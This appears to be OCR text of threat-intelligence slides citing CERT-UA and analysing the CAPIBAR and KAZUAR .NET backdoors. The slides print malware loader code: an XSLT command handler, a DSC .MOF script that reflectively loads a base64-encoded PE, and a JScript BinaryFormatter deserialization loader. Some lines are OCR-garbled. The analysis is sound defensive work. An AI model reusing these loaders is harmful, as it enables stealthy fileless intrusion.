
```
static byte[] processXSLTCommand(string string_0, Class0
 class0_0)
{
    byte[] result = null;
    try
    {
        string[] array = string_0.Split(new string[] {
        "<+>" }, StringSplitOptions.RemoveEmptyEntries);
        XmlDocument xmlDocument = new XmlDocument();
        XmlDocument xmlDocument2 = new XmlDocument();
        xmlDocument.LoadXml(array[0]);
        xmlDocument2.LoadXml(array[1]);

        XslCompiledTransform transform = new
        XslCompiledTransform();
        transform.Load(xmlDocument2, XsltSettings.
        TrustedXslt, new XmlUrlResolver());
        using (MemoryStream memoryStream = new
        MemoryStream())
        using (StreamWriter streamWriter = new
        StreamWriter(memoryStream))
        using (XmlTextWriter xmlTextWriter = new
        XmlTextWriter(streamWriter))
        {
            transform.Transform(xmlDocument,
            xmlTextWriter);
            result = Convert.FromBase64String(Encoding.
            UTF8.GetString(memoryStream.ToArray()));

                                etBytes("[-] Error: " +
    }
    return result;
}
```

var o = d.DynamicInvoke(al.ToArray()).CreateInstance(entry_class);

Source: CERT-UA

Setting CAPIBAR Server using .MOF files (DSC)


.MOF => PowerShell => .NET backdoor



```
instance of MSFT_ScriptResource as $MSFT_ScriptResource1ref
{
ResourceID = "[Script]Configure";
 GetScript = "$true";
 TestScript = " $false ";
 SourceInfo = "::10::1::Script";
 SetScript = "\n$config = \"TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAA-
 AAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG-
 1vZGUuDQ0KJAAAAAAAAAABQRQAAZIYCAKZxyGIAAAAAAAAAAPAAIiALAggAACIBAAAEAAAAAAAAAAAAAAAgAAAAAEA-
 AAAAAAAAgAAAAAgAABAAAAAAAAAAGAAAAAAAAAACAAQAAAgAAAAAAAAAMAYIUAAEAAAAAAAABAAAAAAAAAAAAAQAAAA-
 AAAAIAAAAAAAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAABgAQAoAwAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA-
 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAA-
 BIAAAAAAAAAAAAAAAAudGV4dAAAADghAQAAIAAAACIBAAACAAAAAAAAAAAAAAAAAAAAAgAABgLnJzcmMAAAAoAwAAAGA-
 GsAcwAAAAAAAAAAAAD4ACwABAE8AcgBpAGcAaQBuAGEAbABGAGkAbABlAG4AYQBtAGUAAABTAGUAcgB2AGUAcgAuAG-
 QAbABsAAAAAAAiAAEAAQBQAHIAbwBkAHUAYwB0AE4AYQBtAGUAAAAAAAAAAAAAA0AAgAAQBQAHIAbwBkAHUAYwB0AFY-
 AZQByAHMAaQBvAG4AAAAxAC4AMAAuADAALgAwAAAAOAAIAAEAQQBzAHMAZQBtAGIAbAB5ACAAVgBlAHIAcwBpAG8A-
 bgAAADEALgAwAC4AMAAuADAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA-
 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA-
 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA-
 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA=\"\n[System.Reflection.Assembly]::Load([-
System.Convert]::FromBase64String($config))\n$item = New-Object -TypeName Program\n";
 ModuleName = "PSDesiredStateConfiguration";
 ModuleVersion = "1.0";

};
```

Source: CERT-UA

Executing KAZUAR (Secret Blizzard) .NET backdoor



```
    M["Position"] = 0;
    return M;
}
function k() {
    D();
    var T = new ActiveXObject(
    "System.Runtime.Serialization.Formatters.Binary.BinaryFormatter");
    var c = new ActiveXObject("System.Collections.ArrayList");
    c.Add(T["SurrogateSelector"]);
    var U = "[BASE64-encoded KAZUAR loader]";
    var v = O(U);
    var u = T["Deserialize_2"](v);
    v["Dispose"]();
    var B = u["DynamicInvoke"](c["ToArray"]());
    var C = B["CreateInstance"]("A");
    C.a();
}
function r(Q) {
    var i = new ActiveXObject("Scripting.FileSystemObject");
    var G = i.GetSpecialFolder(2);
    G = i.BuildPath(G, "~TMP6666.tmp");
    var W = null;
    if (i.FileExists(G)) {
        W = i.OpenTextFile(G, 8);
    } else {
        W = i.CreateTextFile(G, true);
    }
    W.Write(Q);
    W.Close();
}
try {
    k();
} catch (X) {
    r(X.message);
}
```

Source: CERT-UA

STAND WITH UKRAINE


Conclusions

- .NET RuntimeAssembly is used for Reflective Code Loading

- Do **Sandworm** and **Turla** outsource malware development to the same contractor (**STC "Vulkan"**)?

- How well are we protected against fileless threats?

Fileless threat mitigation by Microsoft


Windows 10 in S mode: Naturally resistant to fileless attacks

Windows 10 in S mode comes with a preconfigured set of restrictions and policies that make it naturally protected against a vast majority of the fileless techniques (and against malware in general).

Source:
https://www.microsoft.com/en-us/security/blog/2018/09/27/out-of-sight-but-not-invisible-defeating-fileless-malware-with-behavior-monitoring-amsi-and-next-gen-av/

STAND WITH UKRAINE

YouTube

ada@nioguard.com

@Alex_Ad

💛Thank you!💙